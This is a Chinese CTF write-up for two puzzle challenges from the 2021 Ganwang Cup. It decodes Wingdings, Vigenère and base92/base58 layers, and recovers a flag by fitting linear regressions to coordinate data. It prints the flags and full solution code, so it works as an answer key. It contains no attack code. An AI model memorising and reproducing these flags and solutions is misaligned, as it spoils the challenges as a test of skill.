2021年第二届赣网杯网络安全大赛MISC-Writeup

原创

末 初 于 2021-12-06 23:31:11 发布 4909 收藏 11

分类专栏： CTF_MISC_Writeup 文章标签： 2021赣网杯


本文链接：https://blog.csdn.net/mochu7777777/article/details/121746299


文章目录


```
题目附件请自取
链接：https://pan.baidu.com/s/11FjUJwKp3buq168voJk6fA
提取码：puz6
```

decodemaster

`decodemaster.docx`的内容是`wingding`编码：https://lingojam.com/WingDing







```
Sllv we GMT gje dsh vc sim gzwspio!
EHRw tfk koa sq om reocxeua lzdpuil. W rkwa xsg tqiewtc pb wznjurz o vwspmnwzmvem jegbmnwzf xtgq woz wpgwzk tzr
pia tfbnxi iwkyfo gwkqw xhukpiav. T'f zuox hnet lsdv ha wxfba bo ey kbfvhrayuesy vc OXY tun udsdg wz xas jaw.ps
nqayygwzu udee ook rhh qjps asch ux bg.
Yk xdee kg OXY?
QZB (Dwtewfq Xas Lhbc) md c yurw cl eobscoofmhb yadqvtvm osfdkpjpmzp htem qnwmhiyise ghbzatpeyvg fs lcrrf w zltw
qxr cl pbood tozkbbm bskq l uqmzxbmas dyyv cz abyolfzml vc nelwi lskkccaymgu ktfngtuse, xh vgylerr acgv poe eops
 l usdzxf zk tpiln rmxt. Wt piawp evmpestcfo, xsg qarmsypbjx tu ieytzru boopf ha jbbj w tlinktug iwkyf kj eglf x
aoz ibu fp jwphxb uj udi dgfhik cx xfdmyf o iiudgcf. Pltu uaee wy ybhppf hti yzgc, iarng hti gosa!
Meop oozc vcslfpmekczw, mvk olepw nshie tun DPJd xodmxg hausipp hti xjkjuo. Wzos mvx hgnhaxpf haatfjo qnsqggemhb
ght smej sjtxfoaoyi zrsdemwtc pj gjdsd wxqanjpc egoyw. Mvkof pcakqmpem ubgav l nodkx qgoi nihcfp egr iwo xi sgzp
 em o ylfymqkq blrgoybh pzeofmhb. Upiav pxszxl hgnhax ejs tmzv yyiksw cbp ghzraha wewrqrm fgjha, wzosfmfsy kgbic
kbs qhbkpbnc dwdbskh lks ahfeofmhb zk udsdg htem drwda ltivxc bb zdf ysxrsfmmwuj!
DPJekaq hxhgemo xsg rujysxaop xjrse sy QZB. Uk wfoamvbnk, Ffktltrk wmmra DPJd rfazbrk w mewe qt oltzraocid cbp e
poxz qkmyvg fs bbjewehfcze sk hkwno xsch osfdraua xsg qteezkjhaw, rtcgtl kopi plp ocex icojuo atpg. Mxmoig/Eajpp
gq wmmra DPJd hcoyl ct ajplpt ofxtqqeoc ey qdbsgstp't oicxsdw hf jagarokbs sgs'y kxj. Xsggq GMTy wsa xjrwoeeze w
jiio ch flhgk sjpl xqfq iqdknjarng ozh tfk ypjhfehqh th g oqagthwo tamyedwp wqqmxbct.
YUBw ncb ni izgufz ed cb urwwbeeqew qf ur msgit os qgsx jksk pp cie acgv yfoaozw zppaekr!
O'z meop vc exksyo udee EHRw tfk wwwmwcpxi mc krfnczps. Yegm idbhpppuqw wc tku nibwwdi ifucswqxkbs ogcchfzkp cbp
 eks yenlpj c amxmsx kg lvzdzqq lcrrjjk lpr ovxozewa xskbwmgu.
Idbhpppuq xrdko
Kasacfpc lhehf YXQu qteezkjhaw lts fciwiwmhc okjuhxr ojuk glvssskwko. J'hp etm fs ufoaghc nqjqv mvk ypiqzp czil.
Qxuqpsrtoblr - Heljyewnm urocrrfo hpefktmwtc pn iyefktmwtc b lmpes aj wozw
Tpircbakkovdz - Pedmsp abhn bjjhtpu urycxibpmzp vuhwst eo bmwgg av bagcfo
Ftpodc - Ksbasoi ppuurxsxeoc sc glbphwzeoc e mkbmvr tohf
Sim - Glbphwzeoc apd dmkxg zk gero vvq jeom
Lxj - Iirzammwtc b oicxsd xh toje plp hzmk
Izkwta hpecpi mvoo:4%H#j+An?vdBY!u!Rb]NCbBi\BD\z39mB+T;:YU,G!t9(F(3@P_(oko7J2
Pvknf zs T uhmvm?
Wl E nwrlisp xh domva czwf oykwuojpc, T'xs osfdohfz e wkgf sy fkopqvngg flth namlio os sim gzwspio nsmvgwtc. DPJ
 gghqvtby, bfap qtsq xh ojz zkyc qkz vxguqsyid kb flx quinareu pqphk!
```

很像维吉尼亚，用在线站去爆破一下密钥：https://www.guballa.de/vigenere-solver

```
What is CTF and how to get started!
CTFs are one of my favorite hobbies. I love the feeling of solving a particularly difficult task and seeing all
the puzzle pieces click together. I'd like this post to serve as an introduction to CTF for those in the dev.to
community that may not know what it is.
So what is CTF?
CTF (Capture The Flag) is a kind of information security competition that challenges contestants to solve a vari
ety of tasks ranging from a scavenger hunt on wikipedia to basic programming exercises, to hacking your way into
 a server to steal data. In these challenges, the contestant is usually asked to find a specific piece of text t
hat may be hidden on the server or behind a webpage. This goal is called the flag, hence the name!
Like many competitions, the skill level for CTFs varies between the events. Some are targeted towards profession
als with experience operating on cyber security teams. These typically offer a large cash reward and can be held
 at a specific physical location. Other events target the high school and college student range, sometimes offer
ing monetary support for education to those that place highly in the competition!
CTFtime details the different types of CTF. To summarize, Jeopardy style CTFs provide a list of challenges and a
ward points to individuals or teams that complete the challenges, groups with the most points wins. Attack/Defen
se style CTFs focus on either attacking an opponent's servers or defending one's own. These CTFs are typically a
imed at those with more experience and are conducted at a specific physical location.
CTFs can be played as an individual or in teams so feel free to get your friends onboard!
I'd like to stress that CTFs are available to everyone. Many challenges do not require programming knowledge and
 are simply a matter of problem solving and creative thinking.
Challenge types
Jeopardy style CTFs challenges are typically divided into categories. I'll try to briefly cover the common ones.
Cryptography - Typically involves decrypting or encrypting a piece of data
Steganography - Tasked with finding information hidden in files or images
Binary - Reverse engineering or exploiting a binary file
Web - Exploiting web pages to find the flag
Pwn - Exploiting a server to find the flag
Please decode this:4%G#n+Wc?tpPU!b!Dv]RBfXx\ZP\n39iI+F;:SY,F!x9(B(3@E_(mwc7F2
Where do I start?
If I managed to pique your curiosity, I've compiled a list of resources that helped me get started learning. CTF
 veterans, feel free to add your own resources in the comments below!
```

得到：`4%G#n+Wc?tpPU!b!Dv]RBfXx\ZP\n39iI+F;:SY,F!x9(B(3@E_(mwc7F2`

经过多次base家族尝试发现是：`base92->base58`

- Base92：http://www.hiencode.com/base92.html
- Base58：http://www.metools.info/code/c74.html

```
flag{You_Are_Really_Decode_Master}
```

gwb-misc-lovemath

Base32解一下`I_Love_Math.txt`


```
[(376, 38462.085), (485, 49579.895), (28, 2964.377), (390, 39888.567), (222, 22753.108), (388, 39685.235), (24,
2556.346), (204, 20916.088), (45, 4698.592), (9, 1026.251), (428, 43765.177), (334, 34176.356), (205, 21018.683)
, (218, 22344.21), (69, 7146.245), (347, 35503.166), (479, 48967.208), (213, 21834.244), (227, 23262.95), (460,
47029.989), (118, 12144.819), (491, 50192.035), (44, 4596.27), (241, 24690.668), (476, 48661.456), (18, 1944.416
), (427, 43664.197), (214, 21936.838), (274, 28056.588), (272, 27853.2)]
[(85, 8348.621), (346, 33665.322), (101, 9900.75), (286, 27845.358), (490, 47634.336), (256, 24935.159), (499, 4
8507.783), (384, 37352.466), (314, 30561.655), (47, 4662.515), (279, 27166.774), (449, 43656.702), (415, 40358.9
41), (335, 32598.173), (445, 43269.738), (257, 25033.479), (56, 5535.53), (484, 47053.0), (24, 2431.123), (447,
43463.332), (252, 24547.35), (269, 26197.073), (375, 36478.885), (467, 45404.153), (299, 29106.661), (410, 39874
.781), (111, 10870.232), (162, 15817.212), (473, 45985.348), (428, 41620.527)]
[(482, 59363.599), (493, 60717.612), (242, 29842.836), (403, 49645.494), (257, 31687.884), (418, 51490.659), (38
2, 47062.795), (172, 21232.594), (409, 50383.537), (37, 4627.411), (113, 13975.622), (283, 34886.502), (62, 7702
.363), (438, 53951.295), (95, 11761.148), (164, 20248.214), (270, 33287.123), (60, 7456.365), (89, 11023.68), (1
65, 20371.405), (222, 27382.086), (416, 51244.099), (433, 53335.646), (422, 51983.683), (29, 3643.292), (466, 57
395.086), (109, 13483.208), (200, 24677.075), (371, 45710.712), (325, 40052.51)]
[(214, 10596.501), (338, 16672.817), (383, 18878.996), (198, 9813.117), (149, 7411.18), (439, 21621.139), (12, 6
98.274), (30, 1580.109), (425, 20935.333), (372, 18338.869), (52, 2658.353), (282, 13928.514), (421, 20740.908),
 (242, 11968.381), (223, 11037.519), (46, 2364.361), (314, 15497.448), (225, 11135.62), (210, 10400.927), (168,
8342.544), (104, 5206.607), (175, 8685.26), (437, 21523.478), (55, 2805.311), (419, 20642.936), (79, 3981.11), (
473, 23287.359), (207, 10253.953), (379, 18682.114), (498, 24512.699)]
[(444, 22697.484), (201, 10303.965), (442, 22594.985), (268, 13720.463), (215, 11018.358), (64, 3316.136), (99,
5101.527), (117, 6019.476), (42, 2194.3), (235, 12037.331), (447, 22850.954), (491, 25093.206), (400, 20452.699)
, (409, 20911.527), (303, 15505.555), (430, 21983.053), (166, 8518.432), (91, 4693.31), (197, 10099.772), (147,
7549.539), (115, 5917.528), (390, 19942.57), (396, 20250.15), (386, 19739.285), (144, 7396.758), (185, 9488.074)
, (308, 15761.079), (299, 15301.183), (453, 23156.869), (326, 16678.433)]
[(157, 17994.029), (466, 53219.713), (298, 34067.876), (336, 38400.176), (404, 46152.114), (35, 4085.249), (370,
```

42277.13), (74, 8531.099), (38, 4427.459), (356, 40680.902), (461, 52649.548), (103, 11837.351), (287, 32814.01
1), (153, 17537.147), (105, 12065.227), (165, 18905.831), (383, 43758.064), (14, 1691.277), (149, 17081.899), (4
8, 5567.135), (60, 6935.317), (183, 20958.053), (425, 48546.553), (124, 14231.309), (154, 17651.315), (305, 3486
5.077), (225, 25745.798), (22, 2603.436), (260, 29735.779), (268, 30648.491)]
[(35, 2921.193), (74, 6119.615), (366, 30063.851), (84, 6939.611), (445, 36541.644), (266, 21864.537), (44, 3659
.23), (21, 1773.203), (281, 23094.394), (446, 36625.1), (134, 11039.599), (224, 18419.597), (125, 10301.272), (1
87, 15386.092), (27, 2265.144), (384, 31540.715), (312, 25636.875), (81, 6693.404), (256, 21043.915), (272, 2235
5.386), (413, 33917.33), (466, 38263.262), (10, 871.15), (322, 26455.254), (491, 40314.018), (285, 23422.235), (
299, 24569.304), (314, 25799.903), (472, 38756.921), (207, 17025.119)]
[(18, 1909.09), (423, 43626.197), (443, 45686.428), (434, 44759.148), (227, 23436.716), (129, 13342.914), (6, 67
3.051), (30, 3145.382), (182, 18801.909), (53, 5514.395), (38, 3969.362), (306, 31573.971), (449, 46303.27), (34
2, 35281.657), (208, 21479.106), (58, 6029.494), (426, 43933.203), (31, 3248.286), (455, 46921.265), (46, 4793.3
7), (67, 6956.534), (436, 44964.671), (352, 36311.115), (39, 4072.332), (482, 49703.378), (36, 3763.208), (490,
50525.775), (404, 41667.513), (411, 42389.72), (87, 9016.124)]
[(466, 47119.357), (238, 24091.99), (378, 38231.425), (397, 40151.664), (62, 6315.361), (16, 1669.443), (495, 50
048.255), (248, 25101.314), (97, 9850.418), (496, 50149.486), (250, 25303.773), (254, 25708.162), (151, 15304.47
6), (298, 30151.49), (39, 3992.359), (301, 30455.131), (487, 49240.674), (137, 13890.614), (170, 17223.704), (12
, 1265.129), (306, 30959.984), (324, 32777.275), (354, 35808.118), (259, 26213.599), (61, 6214.064), (315, 31869
.574), (419, 42373.779), (36, 3689.172), (56, 5709.441), (347, 35101.57)]
[(128, 10673.706), (410, 34080.113), (400, 33250.109), (495, 41134.303), (102, 8515.216), (388, 32253.575), (421
, 34992.384), (126, 10507.612), (448, 37233.402), (230, 19139.667), (432, 35905.656), (343, 28519.819), (224, 18
641.439), (16, 1377.078), (70, 5859.254), (188, 15653.68), (41, 3452.216), (262, 21795.981), (452, 37565.629), (
496, 41218.974), (48, 4033.309), (19, 1626.453), (179, 14906.658), (490, 40720.602), (293, 24368.848), (17, 1460
.317), (315, 26195.299), (351, 29182.612), (219, 18226.844), (192, 15985.401)]
[(366, 17679.993), (311, 15039.672), (144, 7022.587), (56, 2798.177), (40, 2030.32), (86, 4238.677), (393, 18974
.814), (409, 19742.828), (266, 12878.464), (53, 2654.169), (356, 17199.18), (233, 11294.64), (70, 3470.511), (89
, 4382.363), (80, 3950.705), (378, 18255.237), (139, 6782.707), (120, 5870.596), (31, 1598.134), (492, 23728.638
), (453, 21856.637), (210, 10190.151), (47, 2366.403), (306, 14798.785), (235, 11390.721), (22, 1166.112), (471,
22719.415), (108, 5294.502), (413, 19936.025), (329, 15903.103)]
[(400, 38065.613), (406, 38635.921), (426, 40536.452), (228, 21725.303), (484, 46046.395), (297, 28280.548), (17
6, 16786.046), (316, 30085.821), (35, 3390.384), (315, 29990.94), (421, 40060.658), (448, 42627.029), (396, 3768
5.191), (458, 43575.818), (366, 34836.594), (474, 45095.324), (476, 45287.017), (36, 3485.245), (473, 45000.45),
(22, 2155.411), (409, 38920.804), (362, 34455.627), (196, 18685.953), (450, 42816.42), (86, 8235.263), (266, 25
335.452), (427, 40631.459), (423, 40252.254), (115, 10990.549), (180, 17165.868)]
[(399, 37977.029), (141, 13467.056), (491, 46716.435), (236, 22491.873), (415, 39497.438), (239, 22776.126), (37
8, 35981.953), (404, 38452.185), (20, 1971.333), (392, 37312.171), (348, 33131.705), (68, 6531.521), (116, 11091
.687), (24, 2351.378), (377, 35886.753), (352, 33511.265), (186, 17741.408), (64, 6151.27), (238, 22681.308), (1
56, 14891.645), (77, 7386.51), (264, 25151.192), (311, 29616.833), (481, 45766.877), (229, 21826.112), (124, 118
51.454), (204, 19452.046), (74, 7101.408), (101, 9666.573), (23, 2256.442)]
[(462, 22255.567), (404, 19472.985), (148, 7183.731), (116, 5647.385), (54, 2671.354), (129, 6271.643), (396, 19
089.092), (104, 5071.365), (351, 16928.509), (263, 12704.488), (231, 11167.616), (203, 9824.242), (433, 20865.24
), (380, 18319.847), (19, 991.333), (170, 8239.438), (61, 3007.183), (77, 3775.341), (193, 9343.796), (160, 7759
.819), (113, 5503.85), (459, 22113.195), (472, 22735.985), (497, 23937.354), (121, 5887.589), (346, 16687.957),
(332, 16016.091), (461, 22207.374), (145, 7039.67), (101, 4927.526)]
[(356, 35695.781), (323, 32396.312), (99, 9995.636), (274, 27495.776), (284, 28495.424), (37, 3795.292), (114, 1
1495.772), (381, 38195.254), (415, 41595.773), (45, 4595.278), (205, 20596.234), (418, 41896.749), (282, 28296.1
66), (228, 22896.214), (338, 33896.127), (84, 8495.355), (237, 23795.222), (414, 41495.335), (247, 24795.385), (
133, 13395.59), (177, 17795.921), (481, 48195.587), (399, 39995.328), (435, 43595.973), (476, 47696.302), (347,
34797.091), (75, 7595.72), (224, 22495.502), (402, 40296.272), (139, 13995.28)]
[(334, 28161.025), (74, 6320.272), (244, 20600.842), (94, 8000.706), (174, 14720.587), (99, 8420.104), (484, 407
61.531), (493, 41517.869), (447, 37652.765), (49, 4220.412), (499, 42021.241), (298, 25137.81), (79, 6740.362),
(169, 14301.015), (439, 36981.933), (216, 18249.141), (476, 40090.247), (462, 38913.015), (413, 34798.204), (480
, 40424.342), (491, 41349.055), (150, 12704.648), (433, 36477.326), (13, 1196.272), (400, 33705.346), (114, 9680
.556), (127, 10772.474), (62, 5312.143), (295, 24884.463), (230, 19425.274)]
[(95, 4765.293), (138, 6872.432), (433, 21328.028), (432, 21280.189), (418, 20592.642), (344, 16967.601), (6, 40
4.037), (280, 13830.566), (175, 8685.604), (107, 5353.385), (487, 23975.472), (311, 15349.847), (473, 23288.902)
, (137, 6823.531), (427, 21033.375), (181, 8980.196), (453, 22308.892), (411, 20249.344), (328, 16183.891), (462
, 22750.113), (407, 20054.791), (480, 23630.328), (31, 1629.26), (26, 1384.165), (170, 8440.836), (160, 7950.83)
, (58, 2952.176), (451, 22210.281), (43, 2217.416), (258, 12752.142)]
[(353, 36485.204), (305, 31540.781), (117, 12176.054), (130, 13515.348), (25, 2700.292), (120, 12485.819), (436,

```
 45035.347), (254, 26287.979), (168, 17429.391), (484, 49979.295), (283, 29274.878), (112, 11661.515), (285, 294
80.534), (173, 17944.669), (188, 19489.607), (371, 38339.416), (110, 11455.441), (49, 5172.438), (176, 18253.645
), (72, 7541.458), (23, 2494.27), (262, 27111.683), (95, 9910.366), (175, 18150.397), (185, 19180.361), (133, 13
824.115), (229, 23712.332), (27, 2906.355), (129, 13412.875), (381, 39369.318)]
```

画出来看看

```
import matplotlib.pyplot as plt
import numpy as np
import matplotlib as mpl


mpl.rcParams['font.family'] = 'sans-serif'
mpl.rcParams['font.sans-serif'] = 'NSimSun,Times New Roman'

with open('dataset.txt', 'r') as f:
 lines = f.readlines()
 for line in lines:
  line = eval(line)
  for tup in line:
   x, y = tup[0], tup[1]
   plt.plot(x, y, '.', color='black')
   plt.xlabel('x')
   plt.ylabel('y')
plt.title('Data')
plt.legend()
plt.show()
```



参考：https://a1eaiactaest.github.io/blog/writeups/mlwriteup.html

In [8]:
```
def smol_sqr(x,y):
  n = len(x)
  x_mean = sum(x)/len(x) # x with a dash
  y_mean = sum(y)/len(y) # y with a dash
  a_hat = [0,0]
  for i in range(n):
    sub_mean = x[i] - x_mean
    y_sub_mean = y[i] * sub_mean
    sub_mean_sqr = sub_mean**2
    a_hat[0] += y_sub_mean
    a_hat[1] += sub_mean_sqr
    #print("x: %d, y: %.2f, %.2f, %.2f, %.2f" % (x[i],y[i],sub_mean,y_sub_mean,sub_mean_sqr))

  a_hat = a_hat[0]/a_hat[1]
  b_hat = y_mean - x_mean * a_hat
  #print("a-hat: %.10f, b-hat: %.10f" % (a_hat, b_hat))
  return a_hat, b_hat
```

In [9]:
```
print(x,y)
smol_sqr(x,y)
```

Out[9]:
```
[148, 236, 19, 202, 2, 41, 67, 231, 219, 214, 207, 187, 136, 0, 85, 6, 223, 9, 238, 177, 130, 69] [13024.96, 19034.88, 1817.0, 16665.88, 414.12, 3643.0, 5801.0, 19024.74, 18785.34, 16921.88, 18117.84, 15761.0, 11528.0, 240.0, 7295.0, 723.24, 19498.96, 9
27.78, 19994.0, 14931.0, 11250.6, 5967.0]
(82.6079979389731, 284.766266621933)
```

In [13]:
```
f = open('dataset.txt').read().strip().split('\n')
dataset = [ast.literal_eval(x) for x in f]
```

In [14]:
```
for i in range(len(dataset)):
  data = dataset[i]
  x,y = [], []
  for d in data:
    x.append(d[0])
    y.append(d[1])

  ret, _ = smol_sqr(x,y)
  print(chr(round(ret)), end='')
  #print(ret)
```

```
SCTF{PrOgre55_In_R3gr3ss}
```

CSDN @末 初

根据这里的处理逻辑，直接填进去稍微改一下即可

```python
def smol_sqr(x,y):
    n = len(x)
    x_mean = sum(x)/len(x) # x with a dash
    y_mean = sum(y)/len(y) # y with a dash
    a_hat = [0,0]
    for i in range(n):
      sub_mean = x[i] - x_mean
      y_sub_mean = y[i] * sub_mean
      sub_mean_sqr = sub_mean**2
      a_hat[0] += y_sub_mean
      a_hat[1] += sub_mean_sqr
```

```
        a_hat[1] += sub_mean_sqr

    a_hat = a_hat[0]/a_hat[1]
    b_hat = y_mean - x_mean * a_hat
    return a_hat, b_hat

database = [[(376, 38462.085), (485, 49579.895), (28, 2964.377), (390, 39888.567), (222, 22753.108), (388, 39685
.235), (24, 2556.346), (204, 20916.088), (45, 4698.592), (9, 1026.251), (428, 43765.177), (334, 34176.356), (205
, 21018.683), (218, 22344.21), (69, 7146.245), (347, 35503.166), (479, 48967.208), (213, 21834.244), (227, 23262
.95), (460, 47029.989), (118, 12144.819), (491, 50192.035), (44, 4596.27), (241, 24690.668), (476, 48661.456), (
18, 1944.416), (427, 43664.197), (214, 21936.838), (274, 28056.588), (272, 27853.2)],
[(85, 8348.621), (346, 33665.322), (101, 9900.75), (286, 27845.358), (490, 47634.336), (256, 24935.159), (499, 4
8507.783), (384, 37352.466), (314, 30561.655), (47, 4662.515), (279, 27166.774), (449, 43656.702), (415, 40358.9
41), (335, 32598.173), (445, 43269.738), (257, 25033.479), (56, 5535.53), (484, 47053.0), (24, 2431.123), (447,
43463.332), (252, 24547.35), (269, 26197.073), (375, 36478.885), (467, 45404.153), (299, 29106.661), (410, 39874
.781), (111, 10870.232), (162, 15817.212), (473, 45985.348), (428, 41620.527)],
[(482, 59363.599), (493, 60717.612), (242, 29842.836), (403, 49645.494), (257, 31687.884), (418, 51490.659), (38
2, 47062.795), (172, 21232.594), (409, 50383.537), (37, 4627.411), (113, 13975.622), (283, 34886.502), (62, 7702
.363), (438, 53951.295), (95, 11761.148), (164, 20248.214), (270, 33287.123), (60, 7456.365), (89, 11023.68), (1
65, 20371.405), (222, 27382.086), (416, 51244.099), (433, 53335.646), (422, 51983.683), (29, 3643.292), (466, 57
395.086), (109, 13483.208), (200, 24677.075), (371, 45710.712), (325, 40052.51)],
[(214, 10596.501), (338, 16672.817), (383, 18878.996), (198, 9813.117), (149, 7411.18), (439, 21621.139), (12, 6
98.274), (30, 1580.109), (425, 20935.333), (372, 18338.869), (52, 2658.353), (282, 13928.514), (421, 20740.908),
 (242, 11968.381), (223, 11037.519), (46, 2364.361), (314, 15497.448), (225, 11135.62), (210, 10400.927), (168,
8342.544), (104, 5206.607), (175, 8685.26), (437, 21523.478), (55, 2805.311), (419, 20642.936), (79, 3981.11), (
473, 23287.359), (207, 10253.953), (379, 18682.114), (498, 24512.699)],
[(444, 22697.484), (201, 10303.965), (442, 22594.985), (268, 13720.463), (215, 11018.358), (64, 3316.136), (99,
5101.527), (117, 6019.476), (42, 2194.3), (235, 12037.331), (447, 22850.954), (491, 25093.206), (400, 20452.699)
, (409, 20911.527), (303, 15505.555), (430, 21983.053), (166, 8518.432), (91, 4693.31), (197, 10099.772), (147,
7549.539), (115, 5917.528), (390, 19942.57), (396, 20250.15), (386, 19739.285), (144, 7396.758), (185, 9488.074)
, (308, 15761.079), (299, 15301.183), (453, 23156.869), (326, 16678.433)],
[(157, 17994.029), (466, 53219.713), (298, 34067.876), (336, 38400.176), (404, 46152.114), (35, 4085.249), (370,
 42277.13), (74, 8531.099), (38, 4427.459), (356, 40680.902), (461, 52649.548), (103, 11837.351), (287, 32814.01
1), (153, 17537.147), (105, 12065.227), (165, 18905.831), (383, 43758.064), (14, 1691.277), (149, 17081.899), (4
8, 5567.135), (60, 6935.317), (183, 20958.053), (425, 48546.553), (124, 14231.309), (154, 17651.315), (305, 3486
5.077), (225, 25745.798), (22, 2603.436), (260, 29735.779), (268, 30648.491)],
[(35, 2921.193), (74, 6119.615), (366, 30063.851), (84, 6939.611), (445, 36541.644), (266, 21864.537), (44, 3659
.23), (21, 1773.203), (281, 23094.394), (446, 36625.1), (134, 11039.599), (224, 18419.597), (125, 10301.272), (1
87, 15386.092), (27, 2265.144), (384, 31540.715), (312, 25636.875), (81, 6693.404), (256, 21043.915), (272, 2235
5.386), (413, 33917.33), (466, 38263.262), (10, 871.15), (322, 26455.254), (491, 40314.018), (285, 23422.235), (
299, 24569.304), (314, 25799.903), (472, 38756.921), (207, 17025.119)],
[(18, 1909.09), (423, 43626.197), (443, 45686.428), (434, 44759.148), (227, 23436.716), (129, 13342.914), (6, 67
